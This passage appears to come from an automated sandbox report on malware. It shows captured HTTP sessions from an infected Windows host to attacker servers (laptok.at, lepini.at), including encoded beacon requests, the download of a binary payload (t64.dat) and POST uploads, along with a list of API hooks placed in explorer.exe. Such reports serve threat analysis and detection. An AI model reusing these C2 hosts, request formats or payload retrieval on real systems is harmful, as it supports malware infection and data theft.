Nov 24, 2020 20:28:34.279195070 CET	418	OUT	GET /api1/XKYDtf9xYi/JA6HQw1AyOOkkx5CC/cxoejPhQ2LiS/D7VX4P8vuhW/YlyzkBy6rXVHaP/QVTpd3NAl1T 4A08ptn7VJ/TYMw1Xr6fVE7lDEX/8sGzzaoKwhcy7PA/2OEMfXr7pX7FybQtfh/oGxh_2BMP/p2icMdfxYbAJ9J6dH k_2/B1mI5CbQBmMD4eO9slt/0cbHaIv2GkQRuuHeQYE59k/facE7a5EGzA9x/TF755cmo/AjXkx3cYErSsNRnCfcmH l5_/2F7zgVzRE2/_0A_0DPg6hjEKcZXJ/BOB0LDCQjV3_/2Bv70ObzJly/3GgRnvGeao1rXa/pI3isle0VE0/lTVPKJ7eX/VN HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 24, 2020 20:28:35.221874952 CET	419	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 19:28:34 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b 47 72 83 40 10 45 0f c4 82 20 e2 92 9c 73 66 07 22 83 c8 f9 f4 c6 3b 97 5c 25 31 33 dd fd df 1b d9 fd 0f 4d 67 52 5b 13 88 1d da dd fd 12 ea 33 3f 79 9f 7e 1c ee ec 64 f7 a8 b1 56 2e 58 e4 d2 b1 5e 6e 68 04 3b 6c 71 16 0d 81 a1 3b 93 88 82 cb db 3f 44 9f 0d 98 f7 cc 22 c9 c5 39 63 ee 7b 48 08 e1 2a 4c 92 42 e1 df cd aa 2d 10 b7 1b 79 0b 83 9f eb 86 dd af 2f 3e cc de 2f 40 8e 7e 6e 07 1a 67 a1 83 b4 2d 06 d9 11 69 00 cc c9 fb 44 fa 52 cd 08 fa 69 d2 f7 0f cc 0d 81 cf 53 c2 74 31 4f 0b a5 8f d9 e6 8a 7c 04 17 6f 0c 71 7e cf 1a 5e 90 fa b4 63 6e e3 29 47 ed e8 df 35 22 1e ae 6a 50 76 05 e3 95 4e c1 51 54 b3 31 33 be c4 87 36 5a 40 3c 29 e7 a1 f3 2a 5e 10 30 03 be f8 45 8f c7 40 8f 22 29 06 68 25 9c 49 aa 7f 09 57 4c ea af b3 3c ed a7 18 41 cb 0a bf a8 38 e7 64 e4 2b 1d 65 4a 26 95 d4 03 6f 03 7a cf a1 87 a2 f7 93 83 c3 10 22 04 8c 74 58 50 ce f0 d7 71 3c 19 d7 47 4e 0b 67 b3 bd f5 c8 6d b1 16 76 e8 96 da e1 87 41 77 fc 3c 71 8a fe 09 7a 93 48 81 65 f0 dc df af a2 10 9e 4e ee 1d 02 24 36 f8 d8 21 f5 40 9b 6e cc 22 94 c4 3f 94 51 19 34 09 33 d1 6c d8 6c ca 0f 1a de 13 a3 b4 26 30 26 43 0b 22 c8 5f b8 a9 cf 06 fc 02 1c a1 21 15 c8 e0 15 47 87 58 f9 d4 7c 1c 5e 64 20 0c e5 27 9b 31 7a af cb f4 1a 37 a4 ed d7 fc 21 e1 67 6b f0 a3 75 72 4c f1 d9 bc 02 e1 34 9a 3d 11 66 3d 8c 2b a1 79 a4 2b 2a 6b be 92 1b 74 86 20 9b bb 9d 8c 5a a9 d9 b2 97 69 5f 3f f0 13 9b ca 02 d4 e5 52 cf fc 7d a6 e4 10 85 e4 7c cc 8c ab 7e cc dd 08 99 90 25 1e fd 83 c5 7c 07 39 ee 47 56 b8 02 68 1b ce 3c e4 67 e5 54 b5 d9 97 ea 53 56 42 51 35 4a a8 ef fe c9 8f 82 95 67 a5 a9 b1 fb 3e 1b 09 0b 40 88 cc 79 f1 12 a1 40 cb cf 09 3e 1e 00 2d 65 e1 98 30 71 dc 33 2d 66 a7 3d 78 a5 62 81 1d 8f 30 b1 8e d1 53 d2 3e dd c5 7e 03 95 0e 7c 1e 4d 91 3d b7 c3 25 5e 2f 02 d3 74 e1 84 46 26 cd 07 c4 0b 57 be 6a c3 80 cb dc d7 ee 8e aa 91 0f f2 d1 67 2b a9 ce 25 41 9f b9 91 65 1f 83 6d 0b 84 8f 7c ea 22 ba 6e 81 56 50 b3 23 4c 4f 78 d7 33 f2 3b 72 5e c8 d7 3c 01 de df 5e 9f 5b 25 7c 4b c0 13 8d 87 40 5c 02 86 30 87 92 ca 92 0c ca 13 1e 95 86 9e 64 0f 01 10 0c ed 9c a1 e1 38 c2 d7 06 d8 3e ab a0 60 33 9e 90 b6 ef f3 fb 5e ae 88 c2 5b 41 a2 b4 bc 4f 1f 15 e3 34 2c 25 fe d8 4b 08 be e0 16 65 83 ff e1 db 69 74 82 e3 47 d9 ce b1 01 4a 5b 24 5a 35 79 f7 b3 79 5c 13 19 d2 74 1b 29 9e 6a 48 be 1f 3c ef 96 45 88 02 9e fd a0 dd 61 fa ee 5a 6d ce 27 68 65 ec 43 ad ae 69 7e 33 14 91 89 33 b5 52 7a 1f ce d3 10 00 18 91 92 de 1a 4d 71 64 8d 46 a1 42 a6 3b 8e c5 7e 90 0d 2e c2 5f 78 02 3b 5e e1 06 e6 5f 1c 25 49 cd 8a c2 f5 57 22 f5 06 e2 9f 58 db 21 9a ac 7a 7b 08 25 19 3f 11 f7 fe 00 44 c0 93 e3 84 b6 03 1a 18 10 7e fd b8 68 15 c8 41 09 c1 f5 3a 3e 35 0c 15 83 a6 f1 5f 21 49 a1 ba 09 19 7a b8 2a 91 88 db 1a 77 ad 54 4e 1b 35 dd 0f 08 3e c0 de 40 0f a3 4d 2b 86 87 f7 bb d4 cd c7 b5 a1 2b 6f c7 9f b6 71 31 71 7e 33 e1 fe d0 b0 6e bb a7 eb aa 42 a7 bb 19 da 99 20 3b a3 24 48 c7 12 d5 72 b7 70 27 f7 3c 1c 95 01 f6 f8 5d f9 22 00 95 88 17 59 3a a0 37 88 00 5a 41 9e 5c 27 37 82 33 39 57 39 dd d7 87 4e b6 d1 fe c1 93 ce be b9 28 93 a4 7e 9b 52 b7 c6 2e 74 03 33 49 db c4 c8 Data Ascii: 2000Gr@E sf";\%13MgR[3?y~dV.X^nh;lq;?D"9c{H*LB-y/>/@~ng-iDRiSt1O|oq~^cn)G5"jPvNQT136Z@<) *^0E@")h%IWL<A8d+eJ&oz"tXPq<GNgmvAw<qzHeN$6!@n"?Q43ll&0&C"_!GX\|^d '1z7!gkurL4=f=+y+*kt Zi_?R}\|~%\|9GV h<gTSVBQ5Jg>@y@>-e0q3-f=xb0S>~\|M=%^/tF&Wjg+%Aem\|"nVP#LOx3;r^<^[%\|K@\0d8>`3^[AO4,%KeitGJ[$Z 5yy\t)jH<EaZm'heCi~33RzMqdFB;~._x;^_%IW"X!z{%?D~hA:>5_!Iz*wTN5>@M++oq1q~3nB ;$Hrp'<]"Y:7ZA\'739W9N(~ R.t3I

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49732	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:28:37.159941912 CET	687	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 24, 2020 20:28:37.946594954 CET	687	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 24 Nov 2020 19:28:37 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49735	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:28:39.134299040 CET	688	OUT	GET /api1/isMxH1GZs9Opbg2tlUQyogG/596Ymt1woa/ex_2BVeL8cmx5KYf_/2BAFkhxXInOC/c0w8A_2Bt6f/N8AP3NIbaktsIg/VJccehAFRjwgHVRKpYLKJ/p7SGgX1o68y5Ysna/uDAqojbH5NTgLsK/dcimlvDSxxoK0ckmt_/2FajGvEtr/c3HxQ8xSABShZJcgVJg/EClqjK8Vm2CiHi_2BJr/ipN_2FkIKlV2qHNJeyM1Nr/Qn5wr0eAMn4Ud/oIMRbrjv/aqvyh_2BfO4SC_2BiMlM_0A/_0Dz_2BCen/DoSJ143MNqxo90rMU/jZ5pdtV1PJFG/1HNGAvSH13d/dMQcE82Fs/TFEUQ1Dw5G25j/k HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 24, 2020 20:28:40.164637089 CET	690	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 19:28:39 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 33 66 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 95 35 b2 e4 50 10 04 0f 34 86 98 8c 35 c4 ac 27 26 4f cc 34 a2 91 4e bf ff 02 1d 51 d1 59 59 db 9c df 94 0d da 16 5c 51 df f7 60 91 29 98 08 a1 fa 95 b6 73 81 48 5f b3 07 f9 ac 79 2e ec 6c 5b 49 6e 82 38 ae 4f 67 af 4b 83 54 b6 9a 19 3e ac e8 bb c3 d1 1b 3b d9 29 6c 76 1a 2b 74 5a e1 2e 51 78 2b ac e6 dc b0 31 88 bc 06 2f 99 c1 d7 50 96 c6 22 af ff fc a1 8c 6b 21 3d 2b 71 cb 41 5b bd a2 3e fb 65 9d f4 a8 01 19 9a 70 bd 6c 9a 17 c7 8b ce d9 36 4b 76 8f a8 e2 50 1f 6e 55 8b fb a5 97 e2 39 96 2d cf 72 1b c2 ca 41 3d 82 95 34 27 ff e2 b5 6c c3 8b f6 08 78 c6 a1 fd db a7 b2 f6 bb f9 2d 6c 6a 38 5d 49 0f 5b ce 54 1b 07 61 6b f5 2f c6 c3 ac a1 b9 9b ae 35 6f 67 d0 a8 c4 4d 9c 53 09 86 62 08 c5 eb b3 20 68 80 62 d2 fb 80 23 d2 11 99 5b 81 5b 4f e1 88 a6 88 d7 ed 87 5a 16 02 bb 8e 06 45 09 2d fe 09 52 88 b6 52 45 5c 95 a7 c6 82 e1 d1 7a 85 57 f7 ae d5 3f 2b 67 43 9a 95 0a 05 3a 74 dd 97 86 ef a5 88 a7 4f b5 09 a7 cc ca e4 16 54 d9 60 32 cb de 2f 9f 01 51 b1 d8 ec a4 a6 1f 5c 4b 9e c6 59 35 c2 4b fd c7 e6 50 b2 ec fa 07 ea 0c a5 e5 c2 8f 4e 76 ba 40 d7 ab cd 47 4a 9b e3 15 67 09 16 98 61 5c c7 5f 63 b7 38 f5 e7 5e 90 b7 99 b8 e8 c5 d5 e0 1b 66 bc 6a 87 20 9e e2 1b 66 cd ec d5 db 70 a8 5d 68 ee e7 96 d1 5b c2 6a 60 4b f5 e6 d3 f0 30 44 02 09 4d e8 f3 5c 3d 36 12 0a af 68 54 b7 26 44 2a 00 c8 35 6c e4 c6 8f 66 96 b3 4a 05 65 34 d1 b7 28 a0 bb 5c e2 b1 93 3c 0a c1 f8 64 9b af 72 b6 28 f9 4d 46 ab 9f 33 a1 f9 9e 7f 28 79 41 de 64 c5 db 94 7a 70 a0 91 c2 69 ab d1 13 b6 07 59 4c 35 0c 59 c2 6e 9c 01 c6 30 28 79 62 ac dc 67 6f f6 8e 77 b8 1c 9a b5 ab 6f 51 18 76 d9 a1 4c c0 e8 e8 7c 70 be 8b 31 a2 ba ed e4 a2 d2 b1 33 29 3a 3f cc 2c 6d 4f e7 a5 86 e9 b1 2d 39 27 92 38 f2 11 15 0d 0f db e5 ea 96 ba 4b a8 a0 2b 63 89 a2 e8 d2 cc 42 d4 29 e0 d5 c0 2a 87 a4 a1 c7 35 f0 85 ea ad 17 84 83 58 5f 02 27 90 07 87 aa cc 3a e9 a4 98 14 7c ee 51 cc 6e 6c d3 18 b4 9b a3 3d b4 b8 bc 26 52 b5 4d e2 5e f8 cd 6d 1f 08 1f 0e c2 4e c8 0f 65 58 71 47 e5 70 ce 27 dd b6 ef 14 2f 32 7f 31 33 cd ab 9f 11 e3 2f 67 f3 82 33 63 61 3b 25 f8 f9 76 ee c2 f3 9d 25 ed ba bf 5b b9 1d c3 f1 91 c6 c1 f7 5b 8d 63 ca ea ef 9a ca 4a e9 2b c8 33 f6 1b b5 b3 33 91 6e a7 a2 87 4c 2b 14 9a d2 2c e0 51 b8 65 d2 6e fd 76 32 15 a0 6d 51 e7 3b e8 3a c7 99 f3 f9 09 fe 7e 9f 2c 6d 31 5f fc 1d 98 ac 15 a4 92 aa ea 3b 94 b6 3f bc c7 3c 15 ee f2 6b 7b 1d f6 79 4b 61 56 de a4 ee 94 e0 03 f2 a7 05 29 ef 2a d1 88 5a 04 a0 aa 51 3b c0 4b f9 ab 29 8e 77 99 11 72 1a 3a be 97 1c 10 b3 cb 9c 27 58 d0 3d 33 08 94 6a a2 8e 36 38 66 26 5d 0f 6a cc 50 04 c3 02 e9 41 2e f2 56 ee c9 83 c9 87 33 81 e5 a0 bf f2 6f fc 7d be c4 c9 21 9d 8c 19 50 a4 8d bd 47 a0 89 d2 8f ab af 94 cc 01 c1 78 79 39 53 f5 5b a8 0b 88 16 22 7d 10 21 ad e8 d6 87 51 16 dd f1 e4 8f 79 03 42 40 9e bb 85 c8 4f 80 81 0b b1 ff 2b 18 91 67 9b 72 ca a3 96 df b8 34 3e cd 01 13 c8 92 0a 93 7e 15 c2 c0 84 0a 83 cd 3a 31 6d d9 aa a7 27 7b 39 cf 05 12 c2 86 0b 0a 9d 6b 68 40 28 4f e8 c3 41 93 8e 81 4b 15 3b c3 9b 25 bb 8a b9 d1 0c a1 c5 ca 15 88 17 0e cf a5 35 d6 db 15 51 ce e3 9d 5e 1c 85 25 d7 6e 92 8e cc d4 0e dc 43 18 d5 Data Ascii: 73f5P45'&O4NQYY\Q`)sH_y.l[In8OgKT>;)lv+tZ.Qx+1/P"k!=+qA[>epl6KvPnU9-rA=4'lx-lj8]l[Tak/5ogMSb hb#[[OZE-RRE\zW?+gC:tOT`2/Q\KY5KPNv@GJga_c8^fj fp]hj`K0DM\=6hT&D*5lfJe4(\<dr(MF3(yAdzpiYL5Yn0(ybgowoQvL|p13):?,mO-9'8K+cB)*5X_':|Qnl=&RM^mNeXqGp'/213/g3ca;%v%[[cJ+33nL+,Qenv2mQ;:~,m1_;?<k{yKaV)*ZQ;K)wr:'X=3j68f&]jPA.V3o}!PGxy9S["}!QyB@O+gr4>~:1m'{9kh@(OAK;%5Q^%nC

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49756	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:29:18.415271997 CET	4878	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:29:19.069935083 CET	4879	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 19:29:18 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49762	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:29:32.300980091 CET	5051	OUT	GET /api1/PniQJqMLEW_2FzmOH8/FufRZnzj_/2FYXPs2kkNebiGyaTkEt/jxx0PpIQ7Z0Vx6Th0v5/pxSfy_2Fqn otwN6vbBKZ5O/qALo3r5DSHG2z/8ujU9z4E/3_2BQpiaxenEQVZKCWK7xIb/i2USRLyPfP/5s7ybpcZKp_2FeizJ/2 Yx8FzPTGw1F/EOjsoESQBNh/b1HmotGs8_2F86/Lb7kMBpIpVP7BNRsfVCPJ/jwpJVpzyJ1o10L9l/z_2F_2FaxqOx n0N/1oyn5rmm3BFFZtNHRy/uy_0A_0Da/yWF3cRxbDGqUs6etkePP/XKJtoCseyqjthwJkAUL/_2FFBLpF/h HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Host: api3.lepini.at
Nov 24, 2020 20:29:33.605376005 CET	5061	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 19:29:33 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49764	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:29:34.060035944 CET	5062	OUT	POST /api1/sIG_2Fe8fAW7IT/F6OQLF_2FnTdh9T6Veaeb/U1h9ugA1xhltdLSw/8dwuWYQkRp1bkOa/5FtxILjb7oNB0erjg_/2FaHtb23k/Vh3Mhv7Z7Lv_2FwsejuK/flt_2FKoUIsB3NIgphd/NwhrJVPfOqmYbvl7O0V2fq/drwdhQVWPBHZL/dATnmGJb/zKMG_2FM5GL37oH0Sc264Lt/4zidGd_2FC/fLbj3vFo5VEqLIXC_/2FQBnPuJ3IYG/nxeDvYlnKSu/luyVizmFQqnJIN/EoaTIg_0A_0D_2F99PJCc/p7dXJfBsyg2MbNU_/2BVK3UKjFOAETib/p5vApSD_2FW4/L HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Content-Length: 2 Host: api3.lepini.at
Nov 24, 2020 20:29:35.146859884 CET	5063	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 19:29:34 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 37 35 0d 0a 77 85 4f 75 0d 25 e0 1c e4 5f d4 11 09 70 aa f5 a3 13 74 29 16 42 94 1b e8 19 8a 92 f5 26 6f 9a 69 0c 8d 45 4c a6 4f 87 80 0e 9f 40 96 06 86 7c a7 da 71 1c cb 6d 9c fd cb 72 0b 3e a3 a8 5c 22 91 c9 cf 48 f4 44 4a b9 3b 5f c9 77 8c 56 ed 83 ea a6 29 28 6a 93 f4 a2 6d cb 74 a9 95 e6 dd df f2 c8 44 2d 19 c4 b8 63 95 a9 36 c9 f5 ce e9 6f 5c 83 0c 20 c4 0d 0a 30 0d 0a 0d 0a Data Ascii: 75wOu%_pt)B&oiELO@|qmr>\"HDJ;_wV)(jmtD-c6o\ 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49765	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:29:45.507962942 CET	5065	OUT	POST /api1/6DiDeZ1cL87uwVOZc2/B2yDz6MBx/HpQMjjvz2SjL811Ozw_2/BDSrzUnbXVdXKk8tF1T/XQGEDFhzE i4Ply4Fc_2FN1/nD7VNNbuQ2kyK/VgmPvyGK/pUdmxTdIjCgWCPakzYioM4w/oDz0geDPrs/sUGR8XfPNRG_2BpI_/2FBjx9rI3X_2/FuvNDkLbYkl/IJPBjFUfp1SkVm/eVQn2eCIO3iTDr1M7CUNF/EwcwPvThYuzf6kNZ/_2F_2B3FRQD BoqY/Y93cSogtVOsq8SQ8_2/B5_0A_0Dj/dMmeyykBtQraRMBt9nrl/ce_2BoY_2BBcxsEyclw/0l7FPg5_/2FXnp HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: multipart/form-data; boundary=172143229842641154842573534997 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Content-Length: 675 Host: api3.lepini.at
Nov 24, 2020 20:29:46.453180075 CET	5066	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 19:29:46 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFD88935200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4DE5020

Process: explorer.exe, Module: WININET.dll

